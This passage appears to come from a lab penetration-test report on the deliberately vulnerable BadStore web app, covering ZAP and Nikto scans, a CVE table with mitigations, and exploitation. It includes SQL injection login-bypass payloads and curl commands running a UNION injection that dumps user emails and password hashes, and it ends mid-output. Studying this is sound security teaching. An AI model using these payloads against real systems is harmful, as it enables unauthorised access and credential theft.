


Figure 15: ZAP HTML report — 4 High, 4 Medium, 6 Low, 6 Informational alerts (20 total)

ZAP identified 20 alerts including: Cross-Site Scripting (5 reflected), SQL Injection (3), SQL Injection MySQL (10), Path Traversal (1), Missing CSRF Tokens, Content Security Policy issues, and Missing Anti-Clickjacking Headers. Key high-risk alerts are detailed below:




Figure 16: ZAP alert — Cross-Site Scripting (Reflected) via searchquery parameter, Risk: High




Figure 17: ZAP alert — Path Traversal via action parameter, Risk: High




Figure 18: ZAP alert — SQL Injection MySQL via fullname parameter, Risk: High

4.2 Scanner 2 — Nikto

Nikto v2.5.0 was run against port 80 to perform additional server-level vulnerability detection, particularly useful for identifying outdated server components and Apache-specific misconfigurations:

Command: nikto -h 192.168.10.100 -p 80 | tee nikto_output.txt

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.10.100 -p 80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.10.100
+ Target Hostname:    192.168.10.100
+ Target Port:        80
+ Start Time:         2026-04-03 08:41:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
+ /: Server may leak inodes via ETags, header found with file /, inode: 331, size: 3583, mtime: Sun May 14 17:16:23
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
erability-scanner/vulnerabilities/missing-content-type-header/
+ /supplier/: Directory indexing found.
+ /robots.txt: Entry '/supplier/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.
+ /backup/: Directory indexing found.
+ /robots.txt: Entry '/backup/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.ne
+ /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glo
+ OpenSSL/0.9.7c appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch an
+ mod_ssl/2.8.15 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.28 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0.
000-0649
^[[B^[[B^[[B^[[B^[[B^[[B+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cv
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names
isec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
^[[B^[[B^[[B^[[B^[[B^[[B+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/
+ Apache/1.3.28 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /backup/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was foun
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manage
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was foun
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
```

Figure 19: Nikto scan output — Apache/1.3.28 outdated, XSS via Expect header (CVE-2006-3918), directory indexing

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.10.100 -p 80 | tee nikto_output.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.10.100
+ Target Hostname:    192.168.10.100
+ Target Port:        80
+ Start Time:         2026-04-03 12:48:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
+ /: Server may leak inodes via ETags, header found with file /, inode: 331, size: 3583, mtime: Sun May 14 17:16:23 2006. S
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/He
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
erability-scanner/vulnerabilities/missing-content-type-header/
+ /backup/: Directory indexing found.
+ /robots.txt: Entry '/backup/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/is
+ /supplier/: Directory indexing found.
+ /robots.txt: Entry '/supplier/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/
+ /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/R
+ OpenSSL/0.9.7c appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will
+ Apache/1.3.28 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.15 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The val
000-0649
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The f
isec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/
+ Apache/1.3.28 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /backup/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was f
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
```

Figure 20: Nikto confirming /backup, /supplier, /cgi-bin directories and missing security headers

Nikto confirmed the following key findings:

- Apache/1.3.28 is severely outdated (current stable: 2.4.54+)
- Apache is vulnerable to XSS via the Expect header (CVE-2006-3918)
- HTTP TRACE method is enabled — vulnerable to Cross-Site Tracing (XST)
- /backup/ and /supplier/ directories are listable (directory indexing enabled)
- Anti-clickjacking header X-Frame-Options is missing
- X-Content-Type-Options header is missing
- /cgi-bin/test.cgi is present and may be interesting
- ETags may leak inode information

4.3 CVE Analysis

The following table summarises all six in-scope CVEs confirmed during the vulnerability analysis phase:

CVE ID	CVSS	Risk	Description	Affected Component	Mitigation (MITRE ATT&CK)
CVE-2001-1556	5.0	Medium	Apache logs and error responses reveal physical server file paths	Apache HTTP Server — Error handling	Disable detailed errors; custom error pages (T1082)
CVE-2005-3352	4.3	Medium	XSS via unsanitised Referer header reflected in mod_imap error responses	Apache mod_imap — Referer header	Sanitise all reflected input; CSP headers (T1059.007)
CVE-2006-3918	4.3	Medium	Apache reflects malicious Expect header content in 417 error page without encoding	Apache HTTP Server — Expect header	Filter/strip Expect header; upgrade Apache (T1059.007)
CVE-2006-5752	4.3	Medium	XSS in mod_status — crafted URI reflected unsanitised in /server-status	Apache mod_status	Disable mod_status or restrict to localhost (T1059.007)
CVE-2007-5000	4.3	Medium	XSS in mod_imap — URL reflected unsanitised in imagemap error response	Apache mod_imap	Disable mod_imap; upgrade to Apache 2.2.8+ (T1059.007)
CVE-2007-6388	4.3	Medium	XSS in mod_status via long ping request reflected in /server-status page	Apache mod_status — ping handling	Disable mod_status; upgrade to Apache 2.2.8+ (T1059.007)

5. Task 3 — Exploitation & Post-Exploitation

Each in-scope CVE was exploited against BadStore using Kali Linux tools and manual techniques. Post-exploitation evidence was gathered to demonstrate the impact of each vulnerability.

5.1 SQL Injection — Authentication Bypass (OWASP A03:2021)

SQL Injection is the most critical vulnerability identified. The BadStore login form passes user input directly into MySQL queries without sanitisation or parameterisation.

5.1.1 Login Bypass

By injecting a crafted payload into the Email Address field, the authentication check was bypassed entirely:

Payload: ' OR 1=1#




Figure 21: SQL injection payload ' OR 1=1# entered in login form




Figure 22: Successful authentication bypass — logged in as Test User without valid credentials

The payload ' OR 1=1# causes the SQL query to always evaluate as TRUE, bypassing password verification entirely. The attacker gains immediate access to the application as an authenticated user.

5.1.2 Database Enumeration via Search Form

The search form was also found to be vulnerable. The payload ' OR 1=1 OR ' was used to retrieve all records from the item database:




Figure 23: SQL injection payload ' OR 1=1 OR ' in search field

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	11.50		☐
1001	Crystal Ball	The finest Austrian crystal for complete	49.95		☐
1002	Magic Hat	The classic magicians hat	60.00		☐
1003	Magic Rabbit	Cute white bunny	12.50		☐

Figure 24: Full item database dumped — all products exposed

5.1.3 UNION-Based User Database Extraction

A UNION-based SQL injection attack was used to extract the full user database. The column count was determined by testing incrementally:

Command: curl "http://192.168.10.100/cgi-bin/badstore.cgi?searchquery=%27%20UNION%20SELECT%201,2,3,4%23&action=search"

After confirming 4 columns, the userdb table was extracted:

Command: curl "http://192.168.10.100/cgi-bin/badstore.cgi?searchquery=%27%20UNION%20SELECT%20email,passwd,1,2%20FROM%20userdb%23&action=search" | grep -i "TD"

```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.10.100/cgi-bin/badstore.cgi?searchquery=%27%20UNION%20SELECT%20email,passwd,1,2%20FROM%20userdb%23&action=search" | grep -i "TD"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2661    0  2661    0     0 20056      0  --:--:-- --:--:-- --:--:-- 20007    <TD width=326 bgColor=#004b2c>
  </TD></TR></TBODY></TABLE>
    <TD vAlign=top width=143 bgColor=#ecece0>
          <TD vAlign=top width=143 colSpan=3>
              <TD class=normal width=94 height=30> <INPUT class=normal
                maxLength=60 size=10 name=searchquery> </TD>
             <TD width=44>
               border=0></A></TD></TR>
             <TD colSpan=2></TD></TR></TBODY></FORM></TABLE></TD></TR>
          <TD class=normal width=135><BR>
             </TD></TR>
</TBODY></TABLE></TD>
    <TD width=1 bgColor=#ecece0>
      </TD>
    <TD width=615>
          <TD bgColor=#333333></TD></TR></TBODY></TABLE>
          <TD class=normal width=550 height=20> 
            </TD>
          <TD class=normal width=120><IMG SRC="/images/cart.jpg"><A
HREF="/cgi-bin/badstore.cgi?action=cartview">View Cart</A></TD></TR>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<TABLE BORDER=1><TR><TH>ItemNum</TH> <TH>Item</TH> <TH>Description</TH> <TH>Price</TH> <TH>Image</TH> <TH>Add to Cart</TH></TR><TR><TD>AAA_Test_User</TD> <TD>098F6BCD4621D373CADE4E832627B4F6</TD> <T
D>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/AAA_Test_User.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=AAA_Test_User></TD></TR><TR><TD>admin</TD> <TD>5EBE22
94ECD0E0F08EAB7690D2A6EE69</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/admin.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=admin></TD></TR><TR><TD>joe
@supplier.com</TD> <TD>62072d95acb588c7ee9d6fa0c6c85155</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/joe@supplier.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='car
titem' value=joe@supplier.com></TD></TR><TR><TD>big@spender.com</TD> <TD>9726255eec083aa56dc0449a21b33190</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/big@spender.com.jpg></TD>
<TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=big@spender.com></TD></TR><TR><TD>ray@supplier.com</TD> <TD>99b0e8da24e29e4ccb5d7d76e677c2ac</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CE
NTER"><IMG SRC=/images/ray@supplier.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=ray@supplier.com></TD></TR><TR><TD>robert@spender.net</TD> <TD>e40b34e3380d6d2b238762f
0330fbd84</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/robert@spender.net.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=robert@spender.net></TD></TR><T
R><TD>bill@gander.org</TD> <TD>5f4dcc3b5aa765d61d8327deb882cf99</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/bill@gander.org.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox na
me='cartitem' value=bill@gander.org></TD></TR><TR><TD>steve@badstore.net</TD> <TD>8cb554127837a4002338c10a299289fb</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/steve@badstore.ne
t.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=steve@badstore.net></TD></TR><TR><TD>fred@whole.biz</TD> <TD>356c9ee60e9da05301adc3bd96f6b383</TD> <TD>1</TD> <TD>2.00</TD>
<TD ALIGN="CENTER"><IMG SRC=/images/fred@whole.biz.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=fred@whole.biz></TD></TR><TR><TD>debbie@supplier.com</TD> <TD>2fbd38e6c6c4a
64ef43fac3f0be7860e</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/debbie@supplier.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=debbie@supplier.com>
</TD></TR><TR><TD>mary@spender.com</TD> <TD>7f43c1e438dc11a93d19616549d4b701</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/mary@spender.com.jpg></TD> <TD ALIGN="CENTER"><INPUT ty
